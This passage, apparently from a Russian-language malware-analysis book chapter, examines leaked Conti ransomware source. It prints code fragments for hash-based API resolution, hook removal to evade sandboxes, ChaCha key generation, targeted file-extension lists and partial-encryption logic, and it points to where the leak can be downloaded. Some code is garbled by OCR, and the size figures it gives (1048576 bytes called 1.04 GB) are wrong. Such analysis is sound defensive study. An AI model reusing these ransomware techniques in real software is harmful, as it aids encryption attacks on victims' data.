


Рисунок 16.2. Решение Visual Studio

Оно предоставляет доступ к шифровальщику программы-вымогателя любому, кто сумеет его скомпилировать:




Рисунок 16.3. Шифровальщик программы-вымогателя

Кроме того, любой может использовать расшифровщик, показанный ниже:




Рисунок 16.4. Расшифровщик программы-вымогателя

Чтобы увидеть механизм взаимодействия с WinAPI, изучите папку `api`:





Рисунок 16.5. Папка api из ContiLeaks

Затем изучите файл `getapi.cpp`. Обратите внимание на следующий макрос:




```
#define HASHING_SEED 0xb801fcda
#define API_CACHE_SIZE (sizeof(LPVOID) * 1024)

#ifdef _WIN64
#  define ADDR DWORDLONG
#else
#define   ADDR DWORD
#endif

#define RVATOVA( base, offset ) ( (ADDR)base + (ADDR)offset )

#define API_CACHE_SIZE (sizeof(LPVOID) * 1024)

typedef struct _UNICODE_STRING
{
```

Рисунок 16.6. Преобразование RVA в VA

Очевидно, этот макрос систематически применялся для преобразования относительного виртуального адреса (RVA) в виртуальный адрес (VA).

Найдите функцию `GetApiAddr`, которая сравнивает хеш заданной функции Windows API, чтобы определить ее адрес:



```
ADDR GetApiAddr(HMODULE Module, DWORD ProcNameHash, ADDR* Address)
{
    /*---------- ??????? ?????????? ????? ??????? ?? ?? ???????? ----------*/
    // ???????? ????? ????????????? PE ??????????
    PIMAGE_OPTIONAL_HEADER poh = (PIMAGE_OPTIONAL_HEADER)((char*)Module + ((PIMAGE_DOS_HEADE

    // ???????? ????? ??????? ????????
    PIMAGE_EXPORT_DIRECTORY Table = (IMAGE_EXPORT_DIRECTORY*)RVATOVA(Module, poh->DataDirect

    DWORD DataSize = poh->DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].Size;

    INT Ordinal; // ????? ?????????? ??? ???????
    BOOL Found = FALSE;

    if (HIWORD(ProcNameHash) == 0)
    {
        // ???? ??????? ?? ?? ??????
        Ordinal = (LOWORD(ProcNameHash)) - Table->Base;
    }
    else
    {
        // ???? ??????? ?? ??????
```

Рисунок 16.7. Динамический вызов по хешу

Иными словами, Conti применяет один из самых простых, но эффективных способов обхода антивирусных алгоритмов; мы уже писали об этом при анализе исходного кода Carbanak в главе 15.

А какой алгоритм хеширования использует Conti?

```
ProcName = (char*)RVATOVA(Module, *NamesTable);

if (MurmurHash2A(ProcName, StrLen(ProcName), HASHING_SEED) == ProcNameHash)
{
    Ordinal = *OrdinalTable;
    Found = TRUE;
    break;
}
```

Рисунок 16.8. MurmurHash в исходном коде программы-вымогателя Conti

MurmurHash - некриптографическая хеш-функция, созданная Остином Эпплби. Мы писали и исследовали ее в главе 9.

После этого модуль `api` вызывается для реализации техники противодействия песочнице, которая отключает все возможные перехваты известных DLL. Следующие DLL фактически загружаются через заново разрешенный API `LoadLibraryA`:

```
VOID DisableHooks()
{
    HMODULE hKernel32 = apLoadLibraryA(OBFA("kernel32.dll"));
    HMODULE hWs2_32 = apLoadLibraryA(OBFA("ws2_32.dll"));
    HMODULE hAdvapi32 = apLoadLibraryA(OBFA("Advapi32.dll"));
    HMODULE hNtdll = apLoadLibraryA(OBFA("ntdll.dll"));
    HMODULE hRstrtmgr = apLoadLibraryA(OBFA("Rstrtmgr.dll"));
    HMODULE hOle32 = apLoadLibraryA(OBFA("Ole32.dll"));
    HMODULE hOleAut = apLoadLibraryA(OBFA("OleAut32.dll"));
    HMODULE hNetApi32 = apLoadLibraryA(OBFA("Netapi32.dll"));
    HMODULE hIphlp32 = apLoadLibraryA(OBFA("Iphlpapi.dll"));
    HMODULE hShlwapi = apLoadLibraryA(OBFA("Shlwapi.dll"));
    HMODULE hShell32 = apLoadLibraryA(OBFA("Shell32.dll"));

    if (hKernel32) {
        removeHooks(hKernel32);
    }
```

Рисунок 16.9. Отключение перехвата в исходном коде программы-вымогателя Conti

Продолжим анализ. Как работает модуль `threadpool`? Помимо выделения собственного буфера для предстоящего шифрования, каждый поток инициализирует собственный криптографический контекст с помощью открытого ключа RSA и API `CryptAcquireContextA` следующим образом:




Рисунок 16.10. Модуль threadpool в исходном коде Conti

Затем каждый поток в бесконечном цикле ожидает задачу в очереди `TaskList`. Когда появляется новая задача, из нее извлекается имя файла, который необходимо зашифровать:

```
82  PTASK_INFO TaskInfo = TAILQ_FIRST(&ThreadPoolInfo->TaskList);
83  if (!TaskInfo) {
84
85      pLeaveCriticalSection(&ThreadPoolInfo->CriticalSection);
86      pSleep(5000);
87      continue;
88
89  }
90
91  TAILQ_REMOVE(&ThreadPoolInfo->TaskList, TaskInfo, Entries);
92
93  pLeaveCriticalSection(&ThreadPoolInfo->CriticalSection);
94
95  if (TaskInfo->Stop) {
96      break;
97  }
```

Рисунок 16.11. Очереди задач в исходном коде Conti

Разумеется, на этом этапе у вас может возникнуть множество вопросов, поскольку понимать чужой код очень трудно и не слишком приятно, но наших находок в исходном коде достаточно, чтобы уловить основную концепцию.

А что с шифрованием? В предыдущих главах мы столько о нем писали; как оно реализовано здесь?

Процесс шифрования начинается с генерации случайного ключа для заданного файла при помощи API `CryptGenRandom`:




Рисунок 16.12. Генерация случайного ключа для шифрования в исходном коде Conti

Что здесь интересно? Помимо 32-байтового ключа, эта логика случайным образом генерирует 8-байтовый IV. Очевидно, Conti использовал потоковый шифр ChaCha, разработанный Д. Дж. Бернштейном. Это видно по переменным `ChaChaKey` и `ChaChaIV`.

Вызов метода `CheckForDataBases` проверяет, возможно ли полное или частичное шифрование, как показано ниже:




Рисунок 16.13. Метод CheckForDataBases

Проверяется, входит ли расширение целевого файла в следующий список:

```
.4dd, .4dl, .accdb, .accdc, .accde, .accdr, .accdt, .accft, .adb, .ade, .adf,
.adp, .arc, .ora, .alf, .ask, .btr, .bdf, .cat, .cdb, .ckp, .cma, .cpd, .dacpac,
.dad, .dadiagrams, .daschema, .db, .db-shm, .db-wal, .db3, .dbc, .dbf, .dbs,
.dbt, .dbv, .dbx, .dcb, .dct, .dcx, .ddl, .dlis, .dp1, .dqy, .dsk, .dsn,
.dtsx, .dxl, .eco, .ecx, .edb, .epim, .exb, .fcd, .fdb, .fic, .fmp, .fmp12,
.fmpsl, .fol, .fp3, .fp4, .fp5, .fp7, .fpt, .frm, .gdb, .grdb, .gwi, .hdb,
.his, .ib, .idb, .ihx, .itdb, .itw, .jet, .jtx, .kdb, .kexi, .kexic, .kexis,
.lgc, .lwx, .maf, .maq, .mar, .mas, .mav, .mdb, .mdf, .mpd, .mrg, .mud,
.mwb, .myd, .ndf, .nnt, .nrmlib, .ns2, .ns3, .ns4, .nsf, .nv, .nv2, .nwdb,
.nyf, .odb, .ogy, .orx, .owc, .p96, .p97, .pan, .pdb, .pdm, .pnz, .qry,
.qvd, .rbf, .rctd, .rod, .rodx, .rpd, .rsd, .sas7bdat, .sbf, .scx, .sdb,
.sdc, .sdf, .sis, .spg, .sql, .sqlite, .sqlite3, .sqlitedb, .te, .temx, .tmd,
.tps, .trc, .trm, .udb, .udl, .usr, .v12, .vis, .vpd, .vvv, .wdb, .wmdb,
.wrk, .xdb, .xld, .xmlff, .abcddb, .abs, .abx, .accdw, .adn, .db2, .fm5,
.hjt, .icg, .icr, .kdb, .lut, .maw, .mdn, .mdt
```

Вызов метода `CheckForVirtualMachines` проверяет возможность 20-процентного частичного шифрования:

```
1237    else if (CheckForVirtualMachines(FileInfo->Filename)) {
1238
1239      if (!WriteEncryptInfo(FileInfo, PARTLY_ENCRYPT, 20)) {
1240        return FALSE;
1241      }
1242
1243      Result = EncryptPartly(FileInfo, Buffer, CryptoProvider, PublicKey,
1244
1245    }
```

Рисунок 16.14. Метод CheckForVirtualMachines

Такое частичное шифрование применяется для следующих расширений:

```
.vdi, .vhd, .vmdk, .pvm, .vmem, .vmsn, .vmsd, .nvram, .vmx, .raw, .qcow2,
.subvol, .bin, .vsv, .avhd, .vmrs, .vhdx, .avdx, .vmcx, .iso
```

Что в данном контексте означает частичное шифрование? Conti применяет интересную логику шифрования файловой системы. Рассмотрим ее подробнее.

Полное шифрование применяется, если размер файла меньше 1048576 байт (1,04 ГБ); если размер больше 1048576 байт, но не превышает 5242880 байт (5,24 ГБ), шифруются только заголовки:

```
1248      if (FileInfo->FileSize <= 1048576) {
1249
1250        if (!WriteEncryptInfo(FileInfo, FULL_ENCRYPT, 0)) {
1251          return FALSE;
1252        }
1253
1254        Result = EncryptFull(FileInfo, Buffer, CryptoProvider, PublicKey);
1255
1256      }
1257      else if (FileInfo->FileSize <= 5242880) {
1258
1259        if (!WriteEncryptInfo(FileInfo, HEADER_ENCRYPT, 0)) {
1260          return FALSE;
1261        }
1262
1263        Result = EncryptHeader(FileInfo, Buffer, CryptoProvider, PublicKey);
```

Рисунок 16.15. Полное шифрование и шифрование только заголовков

В остальных случаях применяется 50-процентное частичное шифрование:

```
1266      else {
1267
1268        if (!WriteEncryptInfo(FileInfo, PARTLY_ENCRYPT, global::GetEncryptSize())) {
1269          return FALSE;
1270        }
1271
1272        Result = EncryptPartly(FileInfo, Buffer, CryptoProvider, PublicKey, global::GetEncry
```

Рисунок 16.16. Частичное шифрование

Режимы шифрования можно найти в другой части кода:




Рисунок 16.17. Режимы шифрования

Кроме того, в исходном коде был обнаружен интересный модуль под названием `obfuscation`:

Рисунок 16.18. Модуль obfuscation

Этот модуль использует ADVObfuscator (GitHub) для получения обфусцированного кода. Например, взгляните на следующие строки:




Рисунок 16.19. Применение ADVObfuscator для обфускации строк в Conti

Разумеется, полная утечка Conti содержит документацию, переписку киберпреступников и их подробный анализ, а исследование всего исходного кода выходит за рамки этой книги. Оставим это вам в качестве домашнего задания. Материалы можно загрузить из репозитория книги: GitHub.

ContiLeaks символизирует переломный момент в экосистеме киберпреступности. Поэтому деятельность киберпреступных организаций, вероятно, претерпит существенные изменения. С одной стороны, менее развитые организации могут приобрести значительную силу; с другой, более опытные группы извлекут уроки из ошибок Conti.

HelloKitty

